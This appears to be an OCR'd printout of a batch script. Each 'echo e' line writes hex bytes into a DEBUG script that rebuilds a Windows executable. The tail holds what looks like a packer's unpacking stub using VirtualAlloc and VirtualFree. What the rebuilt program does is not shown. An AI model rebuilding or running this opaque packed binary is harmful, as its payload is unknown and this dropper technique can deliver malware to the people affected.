echo e 3680 60 65 B5 AF 1A 62 85 96 24 01 00 11 60 46 81 18>>1
echo e 3690 06 84 09 0D B0 AA E3 00 FB 00 1F 95 98 31 40 7B>>1
echo e 36A0 CF FA 80 6A DF 42 52 41 39 D3 B1 3E C0 A1 98 25>>1
echo e 36B0 89 78 DD 8A E1 AF D4 01 E0 22 55 53 D2 BB A5 3E>>1
echo e 36C0 C4 4B C9 58 B9 7B 93 D1 1E E0 B5 4B 20 09 CA 71>>1
echo e 36D0 22 DD 48 67 43 DC C0 9B 58 5D 1D 91 33 2A 08 C1>>1
echo e 36E0 4B AC 4C 18 85 9E 6C 7A 85 47 C7 92 8C D6 BC 81>>1
echo e 36F0 30 76 2F D1 9E 99 20 60 F9 1A 90 14 B2 E6 A1 3D>>1
echo e 3700 54 66 24 DB 1A 27 87 92 6A 1F 37 74 C1 1B 4E D3>>1
echo e 3710 D2 54 41 08 0E 65 52 4E A3 86 D1 74 F9 F3 97 56>>1
echo e 3720 67 72 E8 F5 BA A2 EA B9 B1 91 CF 96 E1 4D C7 44>>1
echo e 3730 52 C4 B5 51 B0 96 B5 63 FC 7A C9 8A 78 B1 15 15>>1
echo e 3740 5C C7 A7 4A 16 13 B7 6D 47 93 6D E8 65 4C 83 72>>1
echo e 3750 D3 77 2F 48 38 94 57 D9 12 D6 29 E9 23 62 B2 69>>1
echo e 3760 9B 70 4D 68 55 A1 D3 42 DD CD 02 09 D5 6C A8 5C>>1
echo e 3770 85 95 9B 92 62 88 66 7A 3F 59 36 09 53 F2 28 DA>>1
echo e 3780 4F FF DC 69 F7 50 43 30 EF AE 56 C4 3A C7 85 72>>1
echo e 3790 F3 01 FE 4F 24 AC E3 1B 35 C6 39 5C 34 80 85 F7>>1
echo e 37A0 3C 13 40 38 4A 75 0C 6B 26 28 AA B7 92 86 7D C2>>1
echo e 37B0 AB 34 89 5D BB 57 9C 55 20 BD C6 9F 68 CF 41 0D>>1
echo e 37C0 7F 61 9C 02 76 88 B4 D0 D6 C2 97 B8 F5 58 22 E6>>1
echo e 37D0 28 EA C3 72 8D 9E 69 D2 4F 8E 09 9B 48 69 B2 D4>>1
echo e 37E0 20 88 66 C1 D7 2F D9 F0 23 C6 6B BB 7B 44 3F 89>>1
echo e 37F0 60 43 F5 79 91 ED 06 E2 4C C4 29 73 9D 91 DD E9>>1
echo e 3800 5C B5 61 EE 25 BC FB 62 12 1B 0A 55 52 8B B4 3E>>1
echo e 3810 E5 F3 19 EA 56 C2 52 D8 DA C7 74 59 29 A9 18 30>>1
echo e 3820 0C 16 BA 35 BA 00 5D 16 16 CC D2 C4 AB 86 AE BD>>1
echo e 3830 0B 5C 58 F7 BF 18 AE 7B 98 E5 1B F3 3C AD E8 51>>1
echo e 3840 FA 76 E8 ED 63 A9 AD CA 93 A2 E8 5A 41 B3 4B 49>>1
echo e 3850 E6 AC 99 CE C6 E3 60 B5 43 62 08 F4 DA 0B 30 78>>1
echo e 3860 20 87 6A A2 94 52 59 79 C5 B8 91 B6 15 53 33 38>>1
echo e 3870 BB 73 9C 7A BB F3 64 EC 46 EB 41 CE F4 42 AE 68>>1
echo e 3880 B7 C4 22 58 3E 62 DD 8D 3F A7 D8 A6 98 91 CE 35>>1
echo e 3890 76 13 78 3B 82 01 66 C8 1C D1 92 21 A3 2E B7 05>>1
echo e 38A0 8B 3C 16 65 65 09 59 8D FA 04 D8 81 59 E8 5E 43>>1
echo e 38B0 1E 6C 2B 9F 0D 15 51 58 CB 38 1B 72 AC AB 92 89>>1
echo e 38C0 B7 C1 EA E5 56 62 84 A5 DA BD 10 7B 28 2F 1F 10>>1
echo e 38D0 CC 96 FC 19 FD B0 99 E0 7E F4 F5 F6 06 DA DC D0>>1
echo e 38E0 A1 F6 C5 CF 27 B9 DA F7 62 6A 3B 99 90 F2 C9 00>>1
echo e 38F0 EC 86 20 41 A8 95 F4 D7 95 79 C7 94 75 79 9B C0>>1
echo e 3900 38 E5 8D AA AC AA E4 04 6C 99 4E EA ED 5A D3 58>>1
echo e 3910 C6 B3 E2 17 51 10 CA 0E A3 F3 A0 A5 C5 89 09 AD>>1
echo e 3920 7A 88 48 B5 6B F1 DD 4A 39 A7 12 4A 4B 27 16 1A>>1
echo e 3930 B7 F9 89 AE 9C 7C 82 3A A5 77 12 39 22 2E B3 53>>1
echo e 3940 80 70 E3 28 66 61 4F 2C 3F B2 25 C3 0E 97 19 08>>1
```




```
echo e 3950 71 2D BB B0 79 9A 46 53 E2 8A A1 F2 D1 4F 4A 75>>1
echo e 3960 47 29 B3 D8 E8 4D D4 98 5B D5 E1 35 55 A9 05 B1>>1
echo e 3970 AA B9 24 A4 F3 A7 03 76 34 02 D5 0C B4 92 6B 87>>1
echo e 3980 BE 21 2E 4D A6 0C E1 3D 91 05 AC 68 29 78 2D 1C>>1
echo e 3990 8D 4D 92 35 71 77 5E 67 D8 90 BA DB 1D 92 87 D4>>1
echo e 39A0 23 E7 56 40 4F 2D 77 C3 55 49 43 87 D0 61 34 6D>>1
echo e 39B0 6C 4E C4 3D B9 9C 8A DE 92 33 8E 24 E1 1B 7E EF>>1
echo e 39C0 02 D5 04 21 06 DD A3 14 EE 4B 46 1C 87 44 EC 09>>1
echo e 39D0 FA BA 44 FE 44 92 6E 15 47 C7 C4 25 10 E2 E1 21>>1
echo e 39E0 F7 03 35 BB 39 07 05 44 DE 9F 62 65 0F 65 29 E2>>1
echo e 39F0 76 7C 2F F2 E8 DE 8D 8E 17 AA CA 8B D9 A1 EB 9B>>1
echo e 3A00 25 DF CE 83 16 ED D4 53 31 FA FA 36 93 F6 E0 85>>1
echo e 3A10 DF 1F 6D C3 58 15 94 AF B3 89 AD A9 79 D2 AC 08>>1
echo e 3A20 24 4F 8A 31 19 20 66 F2 06 F3 54 11 FC 4B FD 9B>>1
echo e 3A30 01 F1 51 CE ED 43 FA 59 C9 A7 92 D3 C4 69 79 2C>>1
echo e 3A40 FD D3 B1 8C 07 29 CE 12 69 85 FE 7E 1F 85 52 84>>1
echo e 3A50 E8 6B BB 42 EC A5 40 A6 D9 FF 6A 3A B1 B3 AB DB>>1
echo e 3A60 D7 18 54 29 EB 5D 83 31 D4 0B 5B EF 48 B5 83 CF>>1
echo e 3A70 B1 0E D0 7B B3 A4 68 6C E9 F6 6A 42 65 26 FF 4B>>1
echo e 3A80 41 D7 2E CC 5B 2F 44 5A 9E E2 69 50 B4 04 C9 96>>1
echo e 3A90 0E B5 5E B5 25 FD 86 82 D0 B6 F1 AB 04 1A 89 0A>>1
echo e 3AA0 9C 8E 75 DF 0C CF A6 27 90 F6 3E CE 2C 12 CC B7>>1
echo e 3AB0 A4 CD 0F 6C 0B 5E 55 27 BB C1 AF 08 7B 2E 8F 25>>1
echo e 3AC0 C6 B2 0A 37 70 6B 31 F5 39 3F 86 EC 78 2F A1 BE>>1
echo e 3AD0 01 62 04 95 62 14 FA 36 44 47 45 62 1B 58 AB FA>>1
echo e 3AE0 22 CF 74 BC C3 8B 51 61 04 D7 16 0F 6D EC 47 39>>1
echo e 3AF0 88 AD 62 AA EE 16 F1 7E 24 33 EE DB C5 5F 30 F3>>1
echo e 3B00 06 19 03 12 8B 97 46 A5 B1 F5 89 11 DB 22 97 1D>>1
echo e 3B10 AD 2D 5E F3 12 94 30 AF 6E 6D 7B C3 DF 8F 52 A5>>1
echo e 3B20 DA ED 80 A0 CD 80 D4 80 6B D3 12 4C 45 DA AA 9B>>1
echo e 3B30 81 D2 14 23 0B CF FB A3 97 AA 7E 0F 91 86 7E AD>>1
echo e 3B40 AD AB 66 15 78 85 0B 24 FB E4 1C 02 0B EA 8D BC>>1
echo e 3B50 73 BB CC CD 58 71 60 B0 54 D0 F6 89 D3 33 87 4E>>1
echo e 3B60 09 9D C9 CA 29 A5 21 A1 68 C5 C5 E8 9D 17 11 88>>1
echo e 3B70 25 98 07 FD DA BE B0 8B F3 FA 9C A0 02 12 EF 6A>>1
echo e 3B80 DD 7B 99 F3 DC CE E0 0D 0B 29 CB 50 08 1A 1E D4>>1
echo e 3B90 C1 C7 88 0F AA 89 8A 2F 17 B7 14 31 51 94 1C E9>>1
echo e 3BA0 A1 ED 8F 36 74 9A 82 D4 7C 56 45 69 A5 F7 FC 1F>>1
echo e 3BB0 3F 70 0C 72 F8 16 83 7B 5C C1 EE DC B9 23 A7 56>>1
echo e 3BC0 F0 01 12 32 A9 C0 A9 6E C2 C1 00 75 64 D3 90 10>>1
echo e 3BD0 CF 97 5F 00 8D 1C B5 60 32 01 ED 93 CD E7 75 EE>>1
echo e 3BE0 89 2B CA 4C FC CC 90 92 83 23 10 2D BE 88 BE 3A>>1
echo e 3BF0 7B 03 0D AC 80 64 CB BB 0B 6B 9C 70 C4 CB 92 CD>>1
echo e 3C00 00 C9 CD B3 90 EF 18 CE 0B 6E 04 DA D1 03 B8 70>>1
echo e 3C10 D3 C9 B4 84 CA 8D BB F6 E5 C0 8B C3 AB 04 95 1C>>1
```




```
echo e 3C20 46 C3 62 33 69 A5 52 6D B0 7B 9F CB E7 71 2B B1>>1
echo e 3C30 4E 44 AA 92 DF FD 51 BC 64 28 77 57 83 27 CA 86>>1
echo e 3C40 47 79 62 94 9E 1C 18 02 07 F5 A6 0B B2 5E C5 17>>1
echo e 3C50 F6 AC F1 9F 55 CF 58 42 55 F0 D8 40 72 BB F2 30>>1
echo e 3C60 0A 59 FB 6F 2B 7C 99 E5 C3 A7 F4 6D 95 2E A0 3C>>1
echo e 3C70 BA 43 75 8E 12 2D C8 99 1C 16 4A 95 BF D8 B5 70>>1
echo e 3C80 32 42 49 8E C0 88 45 99 22 BE 30 21 6E 01 66 B9>>1
echo e 3C90 98 50 E2 8B 56 C5 08 85 B4 4C 86 BC E3 0C 32 80>>1
echo e 3CA0 C8 D0 3A C3 88 4B 48 6B EC FB 68 43 F7 8B 19 B4>>1
echo e 3CB0 74 C4 31 06 D0 D5 02 99 3F 0D 04 47 C1 38 F3 09>>1
echo e 3CC0 66 37 75 94 35 B5 BF 30 90 02 7C 9E B5 EB BC 4D>>1
echo e 3CD0 31 72 1A ED 89 7E AD B1 66 6F D9 52 82 0C 5C 9C>>1
echo e 3CE0 78 E4 3D 7A 44 2D 9B 36 E7 C9 5C E9 88 27 4E 87>>1
echo e 3CF0 E2 EA DF 71 49 75 9D DD BC E9 B1 60 F8 2B 37 56>>1
echo e 3D00 5D 4F D6 A5 E9 F7 6F 54 C1 02 F4 19 C9 35 17 17>>1
echo e 3D10 B8 24 A4 46 EA 24 CE CB D4 F6 2A B2 D6 39 77 5D>>1
echo e 3D20 EA 16 7E A6 02 B0 B2 34 CD 98 B7 B9 23 4A 01 C5>>1
echo e 3D30 E7 8D 59 71 C1 50 A0 54 CA 1D 87 37 CD 20 BA 10>>1
echo e 3D40 EE 96 4D C7 44 EA 49 B6 9E 0C 60 F6 33 A4 DE BA>>1
echo e 3D50 9A 1D A0 12 8A 70 CF 4C 75 5E CD 5D 50 AD F1 57>>1
echo e 3D60 64 73 84 CA 2B CE AF 02 CB 89 55 E1 EE 8B 65 9E>>1
echo e 3D70 C1 8B 53 E4 20 7C 11 6B D8 41 27 C1 54 5C EC A7>>1
echo e 3D80 8F A1 C4 41 0F 37 07 2C F5 2C 5E 96 44 CC C9 46>>1
echo e 3D90 A5 9B C6 12 98 9A 0A 2D 8C 95 BB 36 9A B3 C4 42>>1
echo e 3DA0 F9 01 35 DB 39 AF A9 2F 28 8D BE A5 53 1B BD 17>>1
echo e 3DB0 40 11 7C 15 6D 39 AF 68 6E EB 88 54 9F 0C 57 B3>>1
echo e 3DC0 CC 04 E3 25 CF 34 AA 09 9E 33 A3 31 79 19 17 63>>1
echo e 3DD0 24 D3 8C F4 20 8A 3E 0E 9F 1A A2 FB 6E B0 1C 93>>1
echo e 3DE0 65 49 DE 73 A2 FA 29 E7 6C 34 F2 7D A9 5A FC 2C>>1
echo e 3DF0 70 A4 D1 AC C4 10 1D D9 42 BA BB 5D 48 0A DC 76>>1
echo e 3E00 58 5C A5 9A 62 54 16 85 3A B5 61 8B C1 19 DF 13>>1
echo e 3E10 90 F4 E8 19 6F 7F 50 92 6C E8 37 C6 37 3A 29 46>>1
echo e 3E20 37 49 9B BD F0 D5 DC 83 3C D2 D8 F7 18 E9 38 61>>1
echo e 3E30 D3 39 A4 17 EA 16 E3 F9 A1 0A 2E 75 2E AB 66 14>>1
echo e 3E40 B2 AD 8C 7A 6D 89 5B B8 30 C1 3F 60 81 F0 7F A6>>1
echo e 3E50 B9 E4 C5 46 3B 8C 04 48 83 C7 59 FD 06 19 B2 D8>>1
echo e 3E60 A5 24 5D 23 98 75 8E 73 57 BE C8 EE D1 21 29 69>>1
echo e 3E70 93 2E F8 C8 E2 6A E9 C5 83 AD 86 0E 04 C2 0F 10>>1
echo e 3E80 81 D2 C7 2E 9B 9C F4 0B 59 62 7D 66 8E D4 E1 D6>>1
echo e 3E90 00 E6 4E 33 78 E2 E3 2B BF 5B 43 21 2D 90 51 26>>1
echo e 3EA0 89 95 CF 44 B5 3C 2F DF E7 57 24 9D 05 5A 44 40>>1
echo e 3EB0 23 FA 07 D1 77 A4 7C 58 1A 68 B6 22 9A 4C 63 56>>1
echo e 3EC0 D4 E3 E9 A9 A7 25 96 04 8B 14 4A 9E 02 B6 8F 82>>1
echo e 3ED0 37 1C E7 60 39 08 16 D1 25 0A 16 4A 17 08 84 E7>>1
echo e 3EE0 F0 4B 51 9D 0F 6B 26 8F 60 D9 C4 EF 6E F3 4B 11>>1
```




```
echo e 3EF0 5D 8E CA BC AE C5 9B 5C 28 1B 14 C6 21 41 3C 6A>>1
echo e 3F00 B0 08 E1 78 3C 16 99 CD DE D4 C9 8D 8A 98 EE 7A>>1
echo e 3F10 C7 BB 5E 87 9E C3 B5 B4 06 F4 82 A8 8E C9 6A 81>>1
echo e 3F20 67 A9 8F D8 00 86 BF 40 CB 82 CC 6E 36 18 02 D5>>1
echo e 3F30 0C 2A 81 17 0F 8B 18 12 BA E8 3E A6 E3 4A E2 23>>1
echo e 3F40 0B 65 31 A4 E6 96 89 2B A1 7C 8A 95 42 AC D0 31>>1
echo e 3F50 94 98 91 77 DD D8 90 94 61 31 60 89 67 78 0B 71>>1
echo e 3F60 DA 07 B3 03 14 0B AE 67 94 E1 B3 D2 55 BC 89 C8>>1
echo e 3F70 33 5B 1B F1 41 8A 20 C2 2D 44 E9 7C 1F 28 08 83>>1
echo e 3F80 63 2E 39 7A 7B E0 CA F0 6B 31 D3 59 F1 FF DC E7>>1
echo e 3F90 64 F5 8E 19 7F F9 26 16 66 62 C3 17 43 EA 8A 0A>>1
echo e 3FA0 1D 85 63 3E A9 58 85 A9 DD 06 8B 8C 4B 02 C8 02>>1
echo e 3FB0 3D DA 61 7B 3B 35 EA AB 0C 38 33 DA C1 3E 7A E7>>1
echo e 3FC0 8A B1 A6 90 9F FB 0D B2 75 D6 2F 1C B6 69 BD C8>>1
echo e 3FD0 F9 E5 CF 6F 0D 3E 8B C4 DD A8 B9 E6 EE DD BB 77>>1
echo e 3FE0 BB 41 52 65 E9 A7 D4 53 43 59 53 41 21 32 A4 89>>1
echo e 3FF0 89 6B 5F 1B 09 B2 F9 EA 7E 99 13 55 33 39 3D 12>>1
echo e 4000 3E E5 05 F5 C6 45 3D 70 6A 62 68 48 30 6C 1A FB>>1
echo e 4010 55 BD 36 CD BE 51 06 88 6C F8 DC 31 4E 5A 58 C5>>1
echo e 4020 CF 6A 1A 5E 0E 2D E4 17 4A 51 94 68 13 38 86 08>>1
echo e 4030 29 60 51 6A F1 85 B6 91 28 8E A4 84 55 65 B0 F0>>1
echo e 4040 A2 03 17 B6 D3 D9 80 7F A0 86 57 72 EB 3C 6A 86>>1
echo e 4050 07 AF FB 4E 53 F7 71 E9 F3 5F B0 27 BB 1E 50 D5>>1
echo e 4060 71 51 45 8C C0 C0 01 BE D9 05 BD 4C 46 93 8F C1>>1
echo e 4070 F0 B7 9F FF 82 DD 45 AD 0D E0 B0 2C 7F 44 3B 3E>>1
echo e 4080 D4 3B 4D 1E 3D D6 90 37 9D E0 8C CC D4 A8 0C 00>>1
echo e 4090 10 5A C0 4E 08 AF 3B A2 AD 7C 60 0A 02 8F 0C 50>>1
echo e 40A0 73 47 DD 20 54 BC DD 60 8E 49 47 03 E5 68 62 10>>1
echo e 40B0 7C 50 6B 3B 2F 18 11 E7 41 22 F3 0C 8A D4 1E 38>>1
echo e 40C0 45 66 BA B1 64 D6 55 05 A8 A0 54 1B 40 50 80 9D>>1
echo e 40D0 9F 96 70 B0 C8 F7 E7 92 01 93 F0 02 70 CD 03 07>>1
echo e 40E0 4A 14 26 30 6A A9 EE A4 8A D8 95 1A 4E 3A 84 4E>>1
echo e 40F0 C5 E7 92 31 4D CC B0 6C 30 E9 E5 89 16 5D 94 95>>1
echo e 4100 DD 33 76 09 0E CD 1E D0 F3 F4 2F 63 FE 0D 0D F9>>1
echo e 4110 54 D0 BB 97 58 14 8B 3C 07 D9 97 9C A6 45 24 BC>>1
echo e 4120 17 4D 0A C4 C1 52 96 35 E9 02 24 41 9E A8 64 3D>>1
echo e 4130 6A C6 23 86 61 D1 69 90 72 E0 94 C6 35 9C A3 A2>>1
echo e 4140 D9 06 68 7F 99 10 5E 70 DF CE 74 3C 95 1B D0 5F>>1
echo e 4150 65 11 18 7C A0 B6 C6 5F A2 FA 2E 85 DC CB E0 4D>>1
echo e 4160 2B 4B DA AF 71 F0 60 1A 16 B4 8E 0D 8C 6B EE 97>>1
echo e 4170 B3 62 E5 C2 EC C4 5F EC 9C 70 1C 9F 69 42 84 5F>>1
echo e 4180 71 9F 9C 7A 60 4E 54 5C AE 77 2A 77 19 61 EB B0>>1
echo e 4190 9C FA C6 B9 02 0C 4A 38 1C A5 89 27 8D 9A EA 36>>1
echo e 41A0 EF E6 CE 91 6A 60 80 06 4A 28 F2 88 62 21 FD 1C>>1
echo e 41B0 86 F9 D4 42 39 F4 0A 5E 90 4D 20 C4 44 D7 06 06>>1
```




```
echo e 41C0 BB 2A 46 73 A2 8B D7 83 D0 DC 89 48 4D 45 26 55>>1
echo e 41D0 86 E0 4F 37 92 0A C6 CE 03 96 F7 A5 A8 A9 F8 29>>1
echo e 41E0 08 8D F0 0D E5 14 09 9C 0B 2F 3F 9C C5 89 B8 75>>1
echo e 41F0 60 88 89 B8 E8 8F BA 14 7D 66 C1 13 C2 A4 76 B1>>1
echo e 4200 9F F9 99 50 FA 3C 78 86 AF 94 9D 92 77 AD 02 35>>1
echo e 4210 F7 54 F2 58 9F E6 4B D4 16 6A 70 2B 23 67 4D 28>>1
echo e 4220 B6 0C 78 CD 42 76 2B 4B 80 07 A5 46 1E 1A AD 27>>1
echo e 4230 75 E4 FB 3D 9B 91 0A 9E 13 D0 09 4E 5A CC E4 4C>>1
echo e 4240 9B 17 BA 4B 42 13 91 02 29 AE 35 F4 E9 D0 F0 D3>>1
echo e 4250 85 85 DF 0E 83 B9 39 21 BE 18 11 54 41 91 BA 00>>1
echo e 4260 1A FD 5B 03 E4 19 13 64 72 C9 B4 90 07 26 1D 0B>>1
echo e 4270 A9 BE 74 B7 81 5E 30 AA 1A FC EA 8C 34 41 1E AD>>1
echo e 4280 EE 0F 81 3C 6F F8 BB 78 AD 34 F6 C8 A3 4D 69 9F>>1
echo e 4290 F6 32 4F 91 0C 4D 88 EB 14 21 AB D0 35 DE 8B B9>>1
echo e 42A0 02 5B 36 9C D1 75 2B 9B AF 39 44 2F F5 7C E2 08>>1
echo e 42B0 47 E2 D3 04 2F 71 80 80 88 FD 8D A4 68 78 7A 65>>1
echo e 42C0 82 F7 38 DA C9 E7 89 C6 4B E2 75 29 93 F1 7D 2D>>1
echo e 42D0 22 31 D4 A1 C5 5A 1B 86 62 30 15 51 BB 34 41 46>>1
echo e 42E0 C3 7C B1 0D 3D C9 94 E8 6E 5B 3C 43 05 AD D9 33>>1
echo e 42F0 B2 00 64 9F 9E 4B 2C F9 7A 58 6E 6C 84 B2 72 9C>>1
echo e 4300 D8 73 0F F1 AA 5B F3 64 D5 1A 38 BE BA 48 73 A0>>1
echo e 4310 F3 E6 AD E6 8A 9C 38 1A 27 0C 35 9C 69 11 DD 13>>1
echo e 4320 C7 3C 8B AE C9 72 89 05 8D 00 D2 96 3C CA E2 F9>>1
echo e 4330 B3 B1 BD 34 0F 08 0C 70 B0 B2 13 48 C0 10 EF E6>>1
echo e 4340 EA 8D E8 48 23 71 AF EB 1D 20 93 3A 19 8D 6B 3E>>1
echo e 4350 37 B3 11 83 5C 8A A2 62 04 26 08 B3 60 5E CC 74>>1
echo e 4360 E7 09 F9 86 7D A5 D7 4A 6C D9 8C FF C4 C0 9C 53>>1
echo e 4370 79 45 B3 10 B7 4F 6B DF E7 7F 60 6A 57 93 53 B0>>1
echo e 4380 81 81 01 36 FC 2B DD 1A BD A3 07 70 47 6A E9 19>>1
echo e 4390 3F 96 25 27 36 17 5C 78 CC BF 06 E1 B9 17 57 81>>1
echo e 43A0 67 EF 63 EB 13 38 29 11 FC 0F 0B 88 B5 3C 4B 81>>1
echo e 43B0 8F 09 7C 0C 19 45 F2 95 A4 98 DD 84 BA AC 2C A1>>1
echo e 43C0 23 6F 88 61 5C 2C 98 6C 6F EF FD FA 9F DF A9 FD>>1
echo e 43D0 FA 9F C1 9D 7F 38 72 0B 2B E2 E6 B3 5E CF FD 7F>>1
echo e 43E0 7E 29 FF DC 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 43F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4400 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4410 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4420 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4430 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4440 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4450 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4460 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4470 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4480 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
```




```
echo e 4490 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 44A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 44B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 44C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 44D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 44E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 44F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00>>1
echo e 4500 90 60 E8 03 00 00 00 E9 EB 04 5D 45 55 C3 E8 01>>1
echo e 4510 00 00 00 EB 5D BB ED FF FF FF 03 DD 81 EB 00 10>>1
echo e 4520 01 00 83 BD 22 04 00 00 00 89 9D 22 04 00 00 0F>>1
echo e 4530 85 65 03 00 00 8D 85 2E 04 00 00 50 FF 95 4D 0F>>1
echo e 4540 00 00 89 85 26 04 00 00 8B F8 8D 5D 5E 53 50 FF>>1
echo e 4550 95 49 0F 00 00 89 85 4D 05 00 00 8D 5D 6B 53 57>>1
echo e 4560 FF 95 49 0F 00 00 89 85 51 05 00 00 8D 45 77 FF>>1
echo e 4570 E0 56 69 72 74 75 61 6C 41 6C 6C 6F 63 00 56 69>>1
echo e 4580 72 74 75 61 6C 46 72 65 65 00 8B 9D 31 05 00 00>>1
echo e 4590 0B DB 74 0A 8B 03 87 85 35 05 00 00 89 03 8D B5>>1
echo e 45A0 69 05 00 00 83 3E 00 0F 84 21 01 00 00 6A 04 68>>1
echo e 45B0 00 10 00 00 68 00 18 00 00 6A 00 FF 95 4D 05 00>>1
echo e 45C0 00 89 85 56 01 00 00 8B 46 04 05 0E 01 00 00 6A>>1
echo e 45D0 04 68 00 10 00 00 50 6A 00 FF 95 4D 05 00 00 89>>1
echo e 45E0 85 52 01 00 00 56 8B 1E 03 9D 22 04 00 00 FF B5>>1
echo e 45F0 56 01 00 00 FF 76 04 50 53 E8 6E 05 00 00 B3 00>>1
echo e 4600 80 FB 00 75 5E FE 85 EC 00 00 00 8B 3E 03 BD 22>>1
echo e 4610 04 00 00 FF 37 C6 07 C3 FF D7 8F 07 50 51 56 53>>1
echo e 4620 8B C8 83 E9 06 8B B5 52 01 00 00 33 DB 0B C9 74>>1
echo e 4630 2E 78 2C AC 3C E8 74 0A EB 00 3C E9 74 04 43 49>>1
echo e 4640 EB EB 8B 06 EB 00 80 3E 01 75 F3 24 00 C1 C0 18>>1
echo e 4650 2B C3 89 06 83 C3 05 83 C6 04 83 E9 05 EB CE 5B>>1
echo e 4660 5E 59 58 EB 08 00 00 00 00 00 00 00 00 8B C8 8B>>1
echo e 4670 3E 03 BD 22 04 00 00 8B B5 52 01 00 00 C1 F9 02>>1
echo e 4680 F3 A5 8B C8 83 E1 03 F3 A4 5E 68 00 80 00 00 6A>>1
echo e 4690 00 FF B5 52 01 00 00 FF 95 51 05 00 00 83 C6 08>>1
echo e 46A0 83 3E 00 0F 85 1E FF FF FF 68 00 80 00 00 6A 00>>1
echo e 46B0 FF B5 56 01 00 00 FF 95 51 05 00 00 8B 9D 31 05>>1
echo e 46C0 00 00 0B DB 74 08 8B 03 87 85 35 05 00 00 8B 95>>1
echo e 46D0 22 04 00 00 8B 85 2D 05 00 00 2B D0 74 79 8B C2>>1
echo e 46E0 C1 E8 10 33 DB 8B B5 39 05 00 00 03 B5 22 04 00>>1
echo e 46F0 00 83 3E 00 74 61 8B 4E 04 83 E9 08 D1 E9 8B 3E>>1
echo e 4700 03 BD 22 04 00 00 83 C6 08 66 8B 1E C1 EB 0C 83>>1
echo e 4710 FB 01 74 0C 83 FB 02 74 16 83 FB 03 74 20 EB 2C>>1
echo e 4720 66 8B 1E 81 E3 FF 0F 00 00 66 01 04 1F EB 1D 66>>1
echo e 4730 8B 1E 81 E3 FF 0F 00 00 66 01 14 1F EB 0E 66 8B>>1
echo e 4740 1E 81 E3 FF 0F 00 00 01 14 1F EB 00 66 83 0E FF>>1
echo e 4750 83 C6 02 E2 B4 EB 9A 8B 95 22 04 00 00 8B B5 41>>1
```




```
echo e 4760 05 00 00 0B F6 74 11 03 F2 AD 0B C0 74 0A 03 C2>>1
echo e 4770 8B F8 66 AD 66 AB EB F1 BE 9C 60 00 00 8B 95 22>>1
echo e 4780 04 00 00 03 F2 8B 46 0C 85 C0 0F 84 0A 01 00 00>>1
echo e 4790 03 C2 8B D8 50 FF 95 4D 0F 00 00 85 C0 75 07 53>>1
echo e 47A0 FF 95 51 0F 00 00 89 85 45 05 00 00 C7 85 49 05>>1
echo e 47B0 00 00 00 00 00 00 8B 95 22 04 00 00 8B 06 85 C0>>1
echo e 47C0 75 03 8B 46 10 03 C2 03 85 49 05 00 00 8B 18 8B>>1
